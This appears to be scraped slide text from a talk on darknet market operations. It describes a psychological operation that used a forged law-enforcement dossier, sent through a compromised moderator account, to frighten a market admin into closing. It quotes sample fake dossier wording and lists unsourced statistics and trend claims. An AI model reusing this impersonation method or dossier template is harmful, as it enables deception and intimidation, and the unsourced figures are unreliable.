- 📄 **Operation MARKET_PANIC:** Crafted to trigger admin paranoia with no actual exploit code
- 🧠 Technical psychological triggers: Law enforcement nomenclature, forensic markers, and attribution language
- 👤 Target: Market admin with \$32.4M in escrow, closed within 6 hours of document receipt
- 📧 Delivery through compromised mod account with modified PGP key metadata

// Excerpt from deanonymization.md

Intel suggests subject has accessed Tor network from non-secure locations matching IP logs from [REDACTED] coffee shop (43.XX.XX.117)

Confidence level: HIGH (87%)

FIELD OFFICE: We have visual confirmation...

100%

Success Rate - No Technical Exploit Used

6 Hours

From Document Delivery to Market Shutdown

CLASSIFIED // NOFORN // SCI-GAMMA

OPERATION NIGHTHAWK - SUSPECT DOSSIER

TARGET ID: TMBR-94217 (Market Admin)

DEANONYMIZATION STATUS: COMPLETE

TECHNICAL VECTORS: [Traffic correlation, SSH keys, compromised node]

PHYSICAL SURVEILLANCE: ACTIVE

ACTION: IMMINENT - 48HR WINDOW

“ Pure psychological warfare has a higher ROI than technical exploits


“ Fear is more reliable than zero-days

Conclusion: Evolution, Survival, and Future Trends

Evolution & Survival

From \$50 carded pizzas to \$200K psyops
13 markets taken down, 214 vendors compromised

Market casualties since 2013
SR1, SR2, Evolution, AlphaBay1, Dream, Empire, Big Blue



Questions & Discussion

Darknet Technical Evolution 2025-2030

Multi-chain infrastructure **zk-SNARKs** **Monero**
Markets will implement cross-chain verification with zero-knowledge proofs. Layer-2 solutions with Monero and new ZKP chains by 2026.

LE pivot to AI-based vendor profiling **NLP** **CFTC-145**
FBI's CFTC-145 project uses neural language models to identify vendors across marketplaces. 87% match rate in 2024 tests.

Dead drop automation **GPS** **P2P**
Drone/automated drop networks replacing human mules. Moscow pilot showed 32% improved delivery success in 2024.

Reputation becomes technical **DHT** **Proof-of-History**
Distributed hash table vendor verification replacing centralized feedback. Cross-market identity verification without revealing identity.